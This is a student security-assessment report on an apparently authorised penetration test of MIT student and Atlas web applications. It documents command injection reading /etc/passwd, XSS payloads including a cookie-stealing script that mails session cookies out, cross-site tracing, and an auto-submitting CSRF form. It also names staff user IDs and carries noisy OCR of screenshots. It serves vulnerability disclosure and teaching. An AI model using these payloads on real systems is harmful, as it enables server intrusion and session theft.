Attack Oriented Security Vulnerability Assessment on MIT Web Applications

6.858 2017 Spring Final Project jaehyung@mit.edu

Overview

The goal of this project is to attempt conducting structured penetration test & security assessment on MIT web applications, and try to find vulnerabilities in it. The project will have coverage of not only reporting security finding(s), but also review of secure implementation, configuration and operation of target applications. This project will consist of using an automated or manual toolset within allowed scope of testing defined by MIT bug bounty program.

MIT Bug Bounty Program & Test Coordination

The MIT Bug Bounty program is an experimental program aiming to improve MIT's online security and foster a community for students to research and test the limits of cyber security in a responsible fashion. To make this final project as more productive and less malicious, I contacted number of persons who are involved in the program and also MIT IST to have agreed to conduct this assessment which might turn out to be malicious at any point.

Scope of Testing

To minimize risk and control this security assessment, I was given following test environment which The MIT Bug Bounty program currently allows and encourages finding security vulnerability:

- https://student.mit.edu/*
- https://atlas.mit.edu/*
- https://learning-modules.mit.edu/* 1
- https://bounty.mit.edu/*

¹ This domain was found no longer existing.

Vulnerability Detection: OS Command Injection

OS command injection vulnerability found at <u>http://student.mit.edu/catalog/index.cgi</u>. To exploit this issue, attacker supplies operating system commands through a "Subject Search" functionality in order to execute as illustrated in <u>Figure 1</u>. The web interface of the search functionality is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the attacker can view, create, download files to the web server.²

The exploitation technique requires fetching **"**" (*double quote, single quote and pipe*) before sending Linux OS command. As start, crafted ping command injection was tested against the injection point as




Figure 1

	Q, Search	☆自	V II V X VI
AIT	Registrar	Home Registrar	Search:
REGISTRAR'S OFFICE			
Home Subject Search Help Symbols Help P	re-Reg Help Fir	nal Exam Sche	edule My Selections
MIT Subject L Fall 2017 S	isting & Sch Search Resu		
Searched for: "nosuchstring" ping -c 21 127.0.0.1 #*	Subjects offered	d any term	
26 subjects found.			
Console HTML - CSS Scrip	t DOM Net	Cookies	Q Search b: A V O
Edit table < blockguote < divilicontentcontainer < bo	ody < html		
▼ <dt></dt>			
<a 127.0.0."<="" bytes="" from="" href="mPING 127.0.0.1 (127.0.)</th><td>0.1) 56(84) bytes</td><th>of datahtm</th><th>1#*> </th></tr><tr><th></dt></th><td></td><th></th><th></th></tr><tr><th><dd> </dd></th><td></td><th></th><th></th></tr><tr><th><dt>	A Description of the		
	Contraction of the second		
<dd> </dd>			
▼ <dt></dt>			
<a 127.0.0.]<="" bytes="" from="" href="m64 bytes from 127.0.0.;
</dt></th><td>1.ntm1#-> </td><th></th><th></th></tr><tr><th><dd> </dd></th><td></td><th></th><th></th></tr><tr><th>▼ <dt></th><td></td><th></th><th></th></tr><tr><th><td>1.html#"> </td> <th></th> <th></th>	1.html#">		
<dd> V <dt> <a <="" href="m64 bytes from 127.0.0." td=""></dt></dd>	1.html#">		
<dd> </dd>	1.html#'>		
<dd> </dd>	1.html#">		
<dd> </dd>			
(dd)			
(d) < (d) (d) for f = 0.6 kpt = 0.6 kpt			
<pre> dab (dab</pre>	l.html#*>		
(d) < (d) (d) for f = 0.6 kpt = 0.6 kpt	l.html#*>		
<pre>cise c/dab </pre> <pre></pre>	l.html#*>		
	l.html#*>		
<pre>cise c/dab </pre> <pre></pre>	l.html#*>		
 - case - class - case - class - clas - class - clas - cla	l.html#*>		

http://student.mit.edu/catalog/search.cgi? search=nosuchstring%27\ping%20c %2021%20127.0.0.1%20%23&style=verbatim.

As seen left *Figure 2*, it displays nothing on screen but indicates "26 subjects found". Furthermore, ping results can be found inside of HTML as nondisplaying data. At this point, it is obvious that command injection runs on server side and results are returned back to client browser.

As next step, I crafted OS command injection to access /etc/passwd file such as ?search=nosuchstring '|cat /etc/passwd %23&style=verbatim

² https://www.owasp.org/index.php/Command_Injection

As seen right *Figure 3*, the HTML source contains all of results of running the command. Some of look a like user IDs were found from the results such as badams, robertac, llarson etc.

The names can be searchable through MIT people directory site as email address and confirmed they are working at Information Systems & Technology as Application Architecture.

Below <u>*Figure 4*</u> illustrates run **ls** command on web server directory. As seen, the file "**abcde**" created by touch command can be found by running **ls** command.

 string' cat /etc/passwd %23&style=verbatim 	C Q Searc	h 🏠	•	n 🛡 🛨	📌 🔻
IIT		Registrar Home R	egistrar Searc	hi	
EGISTRAR'S OFFICE					
Home Subject Search Help Symbols H	lelp Pre-Reg H	elp Final Exar	n Schedule	e My Select	ions
	ect Listing)17 Search		e		
Searched for: "nosuchstring' cat /etc/passwd	#" Subjects offe	red any term			
46 subjects found. Please try something more	specific.				
💱 🕻 > > 🖂 Console HTML 👻 CSS	Script DOM	Net Cookies		Search by	<u>^ v</u> ©
Edit i < p < blockquote < div#contentcontal	iner < body < ht	ml			
▼ <dt></dt>					
 	10 C				
<td>0</td><td></td><td></td><td></td><td></td>	0				
 					
	(/a>				
<pre> </pre>	c/a>				
<pre> </pre>					
<pre> </pre>					
<pre> </pre>					
<pre><d>/db <d>/db <d>/db <db <db <db <db <db <db <db <</db </db </db </db </db </db </db </d></d></d></pre>					
<pre></pre> < dis <pre> dis heaf="mposses.html#"> </pre> <pre> dis heaf="mposses.html#"> </pre> <pre> dis </pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre></pre>					
<pre> <ds <="" p=""> <ds <="" p=""></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></pre>					
<pre></pre> <p< td=""><td></td><td></td><td></td><td></td><td></td></p<>					
<pre> <ds <="" p=""> <ds <="" p=""></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></ds></pre>					
 CARS <li< td=""><td></td><td></td><td></td><td></td><td></td></li<>					
<pre>data v data constructions that if the data v data v d</pre>					
<pre></pre>	2 12 2 (12)				
<pre>cdats calls into "impresent calls into " cdats cd</pre>	2 12 2 (12)				

) () student.mit.edu/catalog/search.ogi?se	sarch=r v C	Q, Search		6 ↓	n 🛡	± * *
MIT Registrar's office		Regi	strar Home Re	gistrar Sean	th:	
Home Subject Search Help Sy					e My Sel	ections
	Subject L all 2017 S			e		
Searched for: "nosuchstring' is #"	Subjects offered	d any term				
174 subjects found. Please try someti	ning more specif	ic.				
₩ < >> E Console HTML -	CSS Scrip	N DOM N	et Cookies		× abcde	^ v) ©
			er Gunnes		× 80000	
Edit i <a href="mSubject</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td></dt></td><td>_onrine_cacaroy</td><td></td><td>ICALP > S/a></td><td></td><td></td><td></td></tr><tr><td>₩ <dt></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td><a href=" m00_semin<br="">	har_Index.html	.htnl#">				
w <dt></dt>						
<a href="m00_Semin
</dt></td><td><pre>sar_Index2.html</pre></td><td>.htnl#"> 						
<a href="mUROP.html</td><td>a hand die alle</td><td></td><td></td><td></td><td></td><td></td></tr><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td></d>></td><td>al intelle > s/a</td><td></td><td></td><td></td><td></td><td></td></tr><tr><td></dt> </dt> </dt> </dt> </dt></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td><pre>v <dt></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td>▼ <dt>
<a href=" murop_ine<br=""> ▼ <dt></dt>	dex.html .html#	*>	× / • >			
<pre></pre>	dex.html .html#	*>				
<pre></pre>	dex.html .html#	*>				
<pre></pre>	dex.html .html#	*>				
▼ dib ca hraf="n2350p_int < dib < dib (dib (dib) (dib	dex.html .html# aduate_Seminars atml# >	">	>			
<pre>clab = ca href="limbo">clab = clab = clab = clab = clab = clab = clab = clab = clab = clab = clab = clab = cl</pre>	dex.html .html# aduate_Seminars atml# >	">	>			
<pre>v di></pre>	dex.html .html# aduate_Seminars atml# > tml .html# > <td>"> </td> <td></td> <td></td> <td></td> <td></td>	">				
 <a ad<="" addb"="" href="addb" td=""><td>dex.html .html# aduate_Seminars atml# > </td> tml .html# > <td>"> </td><td>+ </td><td></td><td></td><td></td>	dex.html .html# aduate_Seminars atml# >	">	+			
<pre>v di></pre>	dex.html .html# aduate_Seminars atml# > tml .html# > <td>"> </td> <td>• </td> <td></td> <td></td> <td></td>	">	•			
al_gotter=back al_gotter=back algotter=back cdb> ↓ cdb> ↓	<pre>dex.ht=l .ht=l# aduate_Seminars atual# > tual# > .html# > </pre>	"> .html .html#": >>				
الله عند ال المعالية عند الله عن المعالية عند الله عن المعالية عند الله ع المعالية عند الله عن المعالية عند الله ع المعالية عند الله على المعالية عند الله على المعالية عند الله ع المعالية عند الله على الله عند الله على الله عند الله على الله على الله على الم على الم على الم على الم الم الله على الله على الله ع المعالية عند الله عند الله عند الله عند الله عند الله على الم على الم على الم على الم الم على المم على الم	<pre>dex.ht=l .ht=l# aduate_Seminars atual# > tual# > .html# > </pre>	"> .html .html#": >>	< >			
al_gotter=back al_gotter=back algotter=back cdb> ↓ cdb> ↓	dex.html .html# aduate_Seminars tml# > tml.html#'> tm.pl .html#'> + tm.pl .html#'> +	"> .html .html#": >>	•			

Even if *Figure 4* does not illustrate, I could run OS command *wget* internet file on web server.

Since MIT bug bounty program does NOT allow performing any test that will disrupt services, or impair students' abilities to use them, the exploits conducted within non-destructive range such as ping, cat, touch etc.

Please note that I reported this particular issue to Bug Bounty Program once I complete this documentation. Currently, IST is looking at this issue.

Vulnerability Detection: Reflective Cross-Site Scripting

Reflected cross-site scripting vulnerabilities arise when user input data is returned back to user browser without proper filtering. An attacker can abuse the vulnerability to construct a request that will cause JavaScript code supplied by the attacker to execute within the user's browser. Within the test scope, following locations found as vulnerable to reflective Cross-Site Scripting:³

- student.mit.edu/catalog/editcookie.cgi?add=6.00<script>alert(1)</script>
- student.mit.edu/catalog/editcookie.cgi?add=6.00&<script>alert(1)</script>=1
- student.mit.edu/cgi-bin/sfprwmai.sh?address=&title=WebSIS<a%20b%3dc>
- student.mit.edu/cgi-bin/sfprwmai.sh?address="><a%20b%3dc>&title=WebSIS
- student.mit.edu/cgi-bin/sppwsho1_upd.sh
 - POST Request Variable [country=USA <script>alert(1)<%2fscript>]
- *student.mit.edu/cgi-bin/sppwsho1_upd.sh*
 - POST Request Variable [state=NJ <script>alert(1) <%2fscript>]
- student.mit.edu/cgi-bin/sppwstrm_upd.sh POST Request Variable [country=USA
 - <IMG%20SRC%3D%27vbscript%3Amsgbox%28"XSS"%29%27>]
 - student.mit.edu/cgi-bin/sppwstrm_upd.sh POST Request Variable [state=NJ <IMG%20SRC%3D%27vbscript%3Amsgbox%28"XSS"%29%27>]

In *Figure 5*, it can simply send GET request to *student.mit.edu/catalog/editcookie.cgi? add=6.00<script>alert(1)</script>*, then the server redirects the page with setting the XSS attack string within the session cookie to /catalog/viewcookie.cgi. Then the page embeds the cookie within the HTML body so that the script can be launched.

All of the XSS found locations have limitation to extend the attack more than simply launching *alert()* function for specific character encoding such as = or # character limit of user input.

Throughout testing, I could find "MIT Subject Listing & Schedule My Course Selections" page @ http://student.mit.edu/catalog/viewcookie.cgi stores and processes class registration data within its cookie.




Figure 5


³ https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Surprisingly there is email sending page in student.mit.edu. The address is /cgibin/sfprwmai.sh?address=websisnotify@mit.edu&title=WebSIS. It supposed to send email to WebSIS about questions or notification. Throughout playing, I could find the email send page allows user sending email by setting any sender and receiver with any kind of message by manipulation.

I injected URL encoded value of the script

%0D%0A%3Cscript%3E%0D%0Avar%20x%20=%20new%20XMLHttpRequest%28%29%3B %0D%0Avar%20y%20%3D%20%22from%3D%26to%3D%26cc%3D%26subject%3Dcookiest olen%26message%3D%22%2bencodeURIComponent%28document.cookie%29%2b%22%26url %3D%22%3B%0D%0Ax.open%28%22POST%22%2C%22http%3A%2f%2fstudent.mit.edu%2 fcgi-

bin%2fsfprwsnd.sh%3Fjaehyung@mit.edu%22%2Ctrue%29%3B%0D%0Ax.setRequestHeader %28%22Content-type%22%2C%22application%2fx-www-form-urlencoded%22%22%3B%0D%0Ax.setRequestHeader%28%22Content-length%22%2Cy.length%29%3B%0D%0Ax.send%28y%29%3B%0D%0A%3C%2fscript%3E






Figure 8

into chosensubjs_cookie as illustrated in Figure 7. If the victim browser with the malicious cookie set visits the "MIT Subject Listing & Schedule My Course Selections" page, then the embedded javascript runs. It sends email request with cookie information of the document.

Figure 8 illustrates the POST request sent by the injected javascript Please note that the POST request body contains cookies in document object. To create the request, I encoded them to URL encoded.

Figure 9 illustrates email received. As seen, the email body contains session cookies. Please note the test browser did not go many different area of application for this particular test demonstration. If victim visits other areas and browser sets more cookies, then attacker can gather more number and valuable cookies.


okiestoler

Apache [apache@websis-prod-app-1.MIT.EDU] Tr: Jan Hyong Las chosensubja_cookie=60086.00 scriptvar y = new XMLHtRpRequest(); var y = "rorm=&br=&c=&subject=cookiestolen&message="+encode URIComponent(downent.cookie/y * Kumi*; x.geng(POST**Thtp://student.mit.edu/cgi-bin/sforwend.sh?ja etynog@mt.edu/rub; x.selRquestHeader("Content-lyop*",application/x-www-form-ur lencoder(); x.selRquestHeader("Content-length*,y.length); x.selRquestHeader("Content-length*,y.length); x.selRquestHeader("Content-length*,y.length); x.selRquestHeader("Content-length*,y.length); x.selRquestHeader("Content-length*,y.length); x.selRquestHeader("Content-length*, y.length); x.selRquestHeader("Content-length*, y.length; x.

Figure 9

Vulnerability Detection: Cross-Site Tracing

A Cross-Site Tracing (XST) attack involves the use of Cross-site Scripting (XSS) and the TRACE or TRACK HTTP methods. According to RFC 2616, "TRACE allows the client to see what is being received at the other end of the request chain and use that data for testing or diagnostic information.". XST could be used as a method to steal user's cookies via Cross-site Scripting (XSS) even if the cookie has the "HttpOnly" flag set and/or exposes the user's Authorization header.⁴






Figure 11



Figure 10 illustrates the TRACE request sent by user proxy. Figure 11 illustrates the server response from the TRACE request. Server response contains all the TRACE request header includes all session information. Based on research, recently there is security finding about sending TRACE request in Microsoft Edge version 38.14393.0.0 (EdgeHTML 14.14393). For time constraints, I could not generate this attack on the particular environment.⁵

I included HTML code with TRACE request to the server. Please note that this particular server only reflect back HTTP header which has : as delimiter. Therefore, I crafted HTML as illustrated in *Figure* <u>12</u>.

Original request	Edited request	Response	
Raw Headers	Bex HTML	Render	
TTP/1.1 200			
	May 2017 20:	53:12 GMT	
erver: Apach			
onnection: c.			
	message/http		
ontent-Lengt!	n: 00/		
PACE (catalo	/viewcookie	cai NTTR/1	
ccept: */*			
eferer: http	//student.mi	t_edu/cata	log/mfa html
	//student.mi	t.edu/cata	llog/n6a.htnl
ccept-Langua	pe: en-WS		llog/m6a.html NSIE 8.0: Windows NT 6.1: Trident/4.0: SLCC2: .NET CLE
ccept-Langua ser-Agent: M	pe: en-WS prilla/4.0 (c	ompatible:	
ccept-Langua ser-Agent: M .0.50727; .N	pe: en-WS prilla/4.0 (c	ompatible: 729; .NET	HSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
ccept-Langua ser-Agent: M .0.50727; .N	pe: en-WS ozilla/4.0 (c ET CLE 3.5.30 ng: gzip, def	ompatible: 729; .NET	HSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
ccept-Langua ser-Agent: M .0.50727: N ccept-Encodi: ost: student ragma: no-cau	pe: en-WS szilla/4.0 (c ET CLE 3.5.30 mg: gzip, def mit.edu che	ompatible: 725: .NET late	NSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; NET CLE CLE 3.0.30729; Media Center FC 6.0; .NET4.8C)
ccept-Languas ser-Agent: M .0.50727: N ccept-Encodi: ost: student ragma: no-cas ookie: BIGip:	pe: en-WS szilla/4.0 (c ET CLE 3.5.30 ng: gzip, def nút.edu che Serverwebsis-	ompatible; 725; .NET late ts-http=14	NSTE 8.0: Windows NT 6.1: Trident/4.0: SLCC2; .NET CLE CLE 3.6.30729: Media Center PC 6.0: .NET4.8C)
ccept-Languages ser-Agent: M .0.50727: .N ccept-Encodi: ost: student ragma: no-ca ookie: BIGip astmave_cook	pe: en-WS szilla/4.0 (c ET CLE 3.5.30 ng: gzip, def nit.edu che Serverwebsis- Le-Frib203Layb	ompatible: 725: .NET late ts-http=14 2012%2016%	NEI 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR CLR 3.0.30729; Media Conter PC 6.0; .NET4.6C) 62700306.20430.0000; <u>frire</u> _cookie-umaal1; JMA103M464282017; vermine_cookie-1.003M020;
ccept-Langua ser-Agent: M .0.50727; .N ccept-Encodi ost; student ragna: no-caw ookie: BIGip antmave_cook homensubjs_co	pe: en-WS prilla/4.0 (c ET CLE 3.5.30 ng: grip, def nuit.edu che Serverwebsis- Le-Fri%20May% pokie=6.0066.	ompatible; 725; .NET late ts-http=14 2012%2016% 00%28%28%2	HITE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; JNT CLR CLR 3.0.3072; Media Center PC 6.0; JNT4.6C) 42700306.70410.0000; Esiin conkie-small; JNL15ML0420217; verzing.conkie-small; SNL15ML0420217; verzing.conkie-sc21at-deduction/2010-0/20
ccept-Langua ser-Agent: M .0.50727; .N ccept-Encodi ost; student ragna: no-caw ookie: BIGip antmave_cook homensubjs_co	pe: en-WS prilla/4.0 (c ET CLE 3.5.30 ng: grip, def nuit.edu che Serverwebsis- Le-Fri%20May% pokie=6.0066.	ompatible; 725; .NET late ts-http=14 2012%2016% 00%28%28%2	NEI 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR CLR 3.0.30729; Media Conter PC 6.0; .NET4.6C) 62700306.20430.0000; <u>frire</u> _cookie-umaal1; JMA103M464282017; vermine_cookie-1.003M020;
ccept-Langua ser-Agent: M .0.50727: .N ccept-Encodi: ost: student ragna: no-ca ookie: BIGip: antmave_cook homensubjs_co omputer%205c;	pe: en-WS smilla/4.0 (c ET CLE 3.5.30 mg: grip, def nkt.edu che Servermebsis- Le-Frib20Mayb sokie=6.0066. Lenceb20andb2	ompatible; 725; .NET late ts-http=14 2012%2016% 00%28%28%2	HITE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; JNT CLR CLR 3.0.3072; Media Center PC 6.0; JNT4.6C) 42700306.70410.0000; Esiin conkie-small; JNL15ML0420217; verzing.conkie-small; SNL15ML0420217; verzing.conkie-sc21at-deduction/2010-0/20
ccept-Langua ser-Agent: M .0.50727: .N ccept-Encodi ost: student rappa: no-ca ookie: BIGip astrave_cook hosensubjs_cook hosensubjs_cook nomettet205c; onmettion: c	pe: en-WS prilla/4.0 (c ET CLE 3.5.30 mg: grip, def .mit.edu che Serverwebsis- te=Eri%20343% sokie=6.0066. ience%20and%2 lose	ompatible; 725; .NET late ts-http=14 2012%2016% 00%28%28%2	HITE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; JNT CLR CLR 3.0.3072; Media Center PC 6.0; JNT4.6C) 42700306.70410.0000; Esiin conkie-small; JNL15ML0420217; verzing.conkie-small; SNL15ML0420217; verzing.conkie-sc21at-deduction/2010-0/20
<pre>ccept-Langua ser-Agent: M o. 50727: N ccept-Encodi: ost: student ragma: no-ca ookie: BIGip antmave_cook hosensubjs_c onguter%205c; onmection: C html><!--=-->; =</pre>	pe: en-WS smilla/4.0 (c FT CLE 3.5.30 ng: gmip, def nmit.edu che Serversebsis- te=Fri%2034g% sokie=6.0066. ience%20and%2 Lose ->	ompatible; 725; .NET late ts-http=14 2012%2016% 00%28%28%2	HITE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; JNT CLR CLR 3.0.3072; Media Center PC 6.0; JNT4.6C) 42700306.70410.0000; Esiin conkie-small; JNL15ML0420217; verzing.conkie-small; SNL15ML0420217; verzing.conkie-sc21at-deduction/2010-0/20
ccept-Langua ser-Rgent: M .0.50727: M .0.5	pe: en=WS szilla/4.0 (c KT CLE 3.5.30 mg: grip, def .mit.edu che Serversembsis- te=Frit20May& sokie=6.0066. ience%20and%2 Lose -> ->	ompatible: 729: .NET late ts-http=14 2012%2016 00%20%20%20%20 0Programmi	UTI 9.4 Wadow W. L. Trichard J. P. (LC2.) SPE CAR CL2.5.19777. India Contr. F. G. (L. S. NEL, KC) (L. S. J. 19777. India Contr. F. G. (L. S. NEL, KC) (L. S.
ccept-Langua ser-Rapent: M 0.50727: .N ccept-Encodi: oat: student rayma: no-ca ookie: BIGip antmav_cook homesubjs_c omputer%205c: onsection: c html>{/=: = body>{/=: = body>{/=: = script-alert	pe: en-WS prillA/4.0 (c T CLR 3.5.30 ng: gmip, def nmit.edw che Serverwebsis- Le=Frib28May& bokte=4.80% Liose -> -> (document.com	ompatible: 729: .NET late ts-http=14 2012%2016 00%20%20%20%20 0Programmi	HITE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; JNT CLR CLR 3.0.3072; Media Center PC 6.0; JNT4.6C) 42700306.70410.0000; Esiin conkie-small; JNL15ML0420217; verzing.conkie-small; SNL15ML0420217; verzing.conkie-sc21at-deduction/2010-0/20
ccept-Langua ser-Rgent: M .0.50727: M .0.5	pe: en-WS prillA/4.0 (c FT CLE 3.5.30 mg: grip, def. nai.edu che Serverwebsis- Lem-Fri20204a- pokie=6.0866. Lence%20and%2 Losse -> -> (document.coo) >	ompatible: 729: .NET late ts-http=14 2012%2016 00%20%20%20%20 0Programmi	UTI 9.4 Wadow W. L. Trichard J. P. (LC2.) SPE CAR CL2.5.19777. India Contr. F. G. (L. S. NEL, KC) (L. S. J. 19777. India Contr. F. G. (L. S. NEL, KC) (L. S.
<pre>ccept-Langua ser-Hagent: M 0.50727: .N ccept-Encodi. oot: student ragma: no-car ook: BIGip antmave_cook homesarubjs_cc oonguter%2050: omm</pre>	pe: en-WS prillA/4.0 (c FT CLE 3.5.30 mg: grip, def. nai.edu che Serverwebsis- Lem-Fri20204a- pokie=6.0866. Lence%20and%2 Losse -> -> (document.coo) >	ompatible: 729: .NET late ts-http=14 2012%2016 00%20%20%20%20 0Programmi	UTI 9.4 Wadow W. L. Trichard J. P. (LC2.) SPE CAR CL2.5.19777. India Contr. F. G. (L. S. NEL, KC) (L. S. J. 19777. India Contr. F. G. (L. S. NEL, KC) (L. S.
<pre>ccept-Langua ser-Hagent: M 0.50727: .N ccept-Encodi. oot: student ragma: no-car ook: BIGip antmave_cook homesarubjs_cc oonguter%2050: omm</pre>	pe: en=VS srilla/4.0 (cc rflla/4.0 (cr rf CLE 3.5.30 mg: grip, def nit.edw che Serverwebsin- Leserit32004ayA sokte=C.0066. ience%20and%2 Lose -> -> ->	ompatible: 729: .NET late ts-http=14 2012%2016 00%20%20%20%20 0Programmi	UTI 9.4 Wadow W. L. Trichard J. P. (LC2.) SPE CAR CL2.5.19777. India Contr. F. G. (L. S. NEL, KC) (L. S. J. 19777. India Contr. F. G. (L. S. NEL, KC) (L. S.






Figure 12

<u>In Figure 13</u>, server response contains all header including the crafted HTML. Please note that all the delimiters were commented out as treated HTML in user browser. Of course, the script launched!

⁴ https://www.owasp.org/index.php/Cross_Site_Tracing

⁵ https://www.securify.nl/advisory/SFY20170101/microsoft_edge_fetch_api_allows_setting_of_arbitrary_request_headers.html

Vulnerability Detection: Cross-Site Request Forgery

Throughout testing, I hardly found server implemented Cross-Site Request Forgery attack preventive token within the testing scope. CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.⁶ CSRF has never been out of OWASP Top 10 since it becomes security industry standard. If target application does not implement CSRF token, then it is very obvious it is vulnerable to CSRF. However, for simple demonstration, I created following two test cases.

In *atlas.mit.edu/atlas/Main.action* page, user can update and remove their photo. As seen Figure 14, this photo will be used for people search. Since target application cannot verify origination of the request, attacker create simple HTML with form tag to invoke victim's browser to send upload or delete existing photo such as:

<form method='POST' id='transferform' name='transferform' action='https://atlas.mit.edu/atlas/RemovePhoto.action'> <input type='submit' name='submission' value='Send'> </form> <script> document.getElementById('transferform').submit(); </script>

				Previous	Next	Action
Request Respon	se					
Raw Params H	eaders Hex					
ccept: text/html ccept-Eanguage: ccept-Eanguage: ontent-Type: app ontent-Length: i cokie: JSESSION ahibaeasion_646 c657468=_53Fa98 cmeURE+https://	, application en-US, en yq=0 grip, deflat lication/x-w D=E3B606AB72 666175607468 82a501f55271 tlas.mit.edu 918.14946054	/zhtml+zml,app .5 e, br ww-form-urlens 941P8E36A7BP73 747470733a2f23 cbd21395662ae; /atlas/Main.ac	plication/xml;g= coded 17524025A; c61646d7979792d6	17070732e6d69742e65		
pgrade-Insecure	Nagu an L					ļ

Figure 15



Once the form loaded on victim's browser, it sends POST request to /atlas/RemovePhoto.action. Since the browser will send session IDs within the POST request, server cannot distinguish if user made the request or was forced sending the request by CSRF attack.

As the results, user's photo is found nonexisting any longer by refresh site as seen in *Figure 15*.

⁶ https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

As the same way, I confirmed attacker can craft multi-part form tag to upload user picture in technical way. I could not complete all the implementation since the form tag and image import from online process was fragile and cannot be generalized easily.

This kind of attack was possible literally most of data upload functionalities in scope of the test.

Search Results Address Book My Search Profile	Update Your Information Edit your Directory Name and Contact Information in Atlas About Me.
Jae Hyung Lee	MIT Mobile App
Email: jaehyung@mit.edu Phone: 617-111-1111	Get essential MIT information and services any time, anywhere on vo
Office: 23-401 Fax: unknown	mobile device.
My Atlas Photo	
fou now have the option to add your photograph to your listing in the Atlas people search his photograph will appear in the Atlas people search only and will not be used for any ther purposes. Access to the Atlas people search is limited to MIT community members with valid MIT web certificates.	
I would like to add my photo to the MIT Internal Student/Employee Directory.	
Upload your photo	
Please upload a recent, appropriate headshot (face and shoulders) of yourself. You can upload a UPEG, UPG, or PNG image file with maximum file size of 2.5 MB.	
Вгонзе	
All reserves the right to remove your photograph if your profile image is deemed inappropriate, issespectful or offensive. To report a disrespectful or offensive image, please send an email to atlas- elp@mit.edu.	
Massachusetta Instituta of Technology	Alles I Follow MIT on: 🚺 💌 MIT



	erberos
jaehyung@mit.edu	
Report Title	eport Title
Descriptive tible of the vulnerability you found	Descri
Service	ervice
Which MIT site or service does this bug exist in?	Which P
Description	warriotion
Reproduction Presse provide detailed steps or a video showing how we can reproduce	
nagra posicipante esta e no de subre que recum en proceso	

Figure 17

Bug Bounty Site was the only site which implements CSRF token to prevent CSRF attack. However, their implementation was found incorrect.

Based on OWASP, the minimum requirement of CSRF token is that the value should be changed to other random value with strong entropy whenever session ID changes / updated.

The Bug Bounty Site changes the value of CSRF token in every user transaction.

This application behavior supposed to ensure more security for CSRF attack. However, I found all previous CSRF token value can be re-used with current token. In other words, as user utilizing web application, there are more and more valid CSRF token generated.

Therefore, once new CSRF token generated, then previous token should be unpaired with associated session ID(s) and discarded.⁷

Accept: text/html,a Accept-Language: en- Accept-Encoding: gz. Content-Type: appli: Content-Length: 101	/5.0 (Macintosh; Int pplication/xhtml+xml -us.en;q=0.5				
POST /asbmit HTTP/1 POST /asbmit HTTP/1 Jaer-Agent: Kozilla. Accept: text/html,aj Accept-Encoding: gz. Sontent-Type: appli: Sontent-tength: 101	/5.0 (Macintosh; Int /5.0 (Macintosh; Int pplication/xheml+xml -US,en;q=0.5 ip, deflate, br				
toat: bounty.mit.ed Jaer-Agent: Kozilla. McCept: text/himl,aj McCept-Eanguage: en McCept-Encoding: gz Content-Type: appli Content-Type: appli	/5.0 (Nacintosh; Int pplication/xhtml+xml -us,en;q=0.5 ip, deflate, br				
Cookie: homeURL=htt; ga=CA1.2.1280480667 ahibaeaaion 6465666 Od6aa31aeTe314967291 Connection: close Upgrade=Insecure=Rec		.elas/Nain.action N.SURHKDOKE%288(al.2.490077959.) 2f2f626f756e747)	10365882PdV3vyYJ 494611218; 2e6d69742e65647	cdkpillpkpJmQ3M6V 52f73686962626f6c	657468=_
? < +	> Type a search term				0 matche

<u>Figure 18</u>

⁷ https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

Potential Vulnerability: Session Management

